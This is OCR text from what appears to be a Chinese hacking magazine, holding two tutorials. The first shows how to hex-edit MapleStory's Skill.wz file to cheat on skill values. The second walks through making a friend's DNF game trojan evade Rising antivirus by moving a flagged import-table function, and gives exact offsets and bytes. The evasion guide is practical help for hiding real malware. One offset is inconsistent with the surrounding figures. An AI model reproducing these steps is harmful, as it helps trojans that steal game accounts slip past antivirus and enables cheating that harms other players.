


图2

找到要修改的技能代码后，接着重新打开Wz Editor，选择Skill.wz，等显示好了后，再点击“Process All”，等待下面的进度条完成，这时候就会出现一堆东西，如图3。




图3

这么多的数据，我们不可能一个个去找，可以使用查找快捷键Ctrl+F，在弹出的查找对话框中输入刚才的技能代码2210001，然后就会看到“skill.2210001.icon.origin.X 0 39578841”，再往下一点，会看到“skill.2210001.level.1.y

107 39580142”。意思就是技能2210001加的点数为1点时，魔力激化为107%，对应的Offset为39580142。因为我的魔力激化是30点，所以我就查找到“skill.2210001.level.30.y 140 39581343”，看到Offset为39581343。




图4

接下来打开i.Hex，也是选择Skill.wz文件，如图4，在上面的“Offset”栏填入39581343，就会看到16进制显示着80，我们移到后面一个，也就是Offset为38581444，此时会发现，这个16进制是8C，转换成10进制就是140，这个就是我们要更改的目标，如图5。

在右边，我们看到1、2、4中都有“140 8C”，其中1的第三个框中的数据不用管。我们把1中的140更改成250，然后按回车，这时就会发现，1、2、4中的数据都变成250和它对应的16进制FA了，最后再点击左边的“Save”按钮进行保存。注意要先关闭了Wz Editor才能保存，不然会显示文件正在使用中。在修改的时候我们有时也会发现，在找到数据后修改，假如修改了1后，2和4都不会和1相同，这时就需要我们逐个进行修改了。修改的地方还不止Skill.wz，比如Map.wz、Mob.wz等都可以修改，以达到无敌状态之类，在此我就不一一讲解了，大家就摸索着修改看吧。



图5

最后我提醒一下修改的一些规则：

一、修改的时候要注意，首先要备份文件，不然万一改错了地方那就要享受重新安装的“乐趣”了。

二、修改时要注意这个原则，技能攻击的高低不能修改，就算修改了也是属于虚假的，在进行游戏的时候即使看到自己的攻击明显高了，但是也象以前一样要打好几次才死，这是因为冒险岛在进行数据传输时有自己的一套计算公式，能计算出你的攻击到底有多高，这个如何修改我到现在都没有发现是在哪里，真是惭愧呀。可以修改的地方有攻击速度呀，攻击范围呀等等。

本文只是让各位小菜学习文件的修改方法，并不是教大家如何去弄变态的功能，游戏嘛，还是无挂的好。

（文中所涉及到的WzEditor和i.Hex已收录到光盘中）

输入表免杀与免杀补丁

文章难易度：★★★

文章阅读点：使用函数移位来过瑞星，并使用UP2制作文件补丁

许建轩

这天刚上QQ，好友就发过来一个文件，说是他写的dnf木马，被瑞星给盯上了输入表的vbaHresualtc heckobject函数，叫我帮他制作一下过瑞星的免杀，既然是朋友一场，这个小忙自然要帮了。

对于输入表的免杀，我们只需要把这个被查杀的API函数移动到别的地方就可以了，既然知道了是输入表的vbaHresualtcheckobject函数，那就省下了用MYCCL定位的步骤。

首先运行loadPE，点击右下方的“PE编辑器”，选择我们的dnf木马ncsvr32.exe，在弹出的窗口中点击“目录”按钮，就会弹出来“目录表”窗口了，如图1。




图1

接着点击“输入表：”后面的“..”按钮，就能看到输入表的信息了，可以看到只有一个dll，即MSVBVM60.DLL，在下面的窗口中下拉滚动条找到vbaHresualtcheckobject函数（不过这里显示的是__vbaHresultCheckObj），如图2。

“Thunk 值”一栏对应的就是偏移地址，所以vbaHresualtcheckobject函数的偏移地址就为0000AFD0。接着我们运行WinHex载入ncsvr32.exe，然后按快捷键“Alt+G”调出跳转窗口，输入偏移地址0000AFD0，如图3。点击“是”后就会看到vbaHresualtcheckobject函数了，如图4。

偏移地址0000AFD0到0000AFE7就是该函数所占的位置，我们用记事本抄下该函数的16进制数值“00 00 5F 5F 76 62 61 48 72 65 73 75 6C 74 43 68 65 63 6B 4F 62 6A 00 00”，然后把这一段位置都用00进行填充，如图5。接着我在下面不远的0000B4D0处找到了空白区域，再把刚才那段16进制数据全部写到这里，如图6。这样一来，vbaHresualtcheckobject

函数就由0000AFD0转移到了0000B4D0，修改完成后别忘了保存。




图2

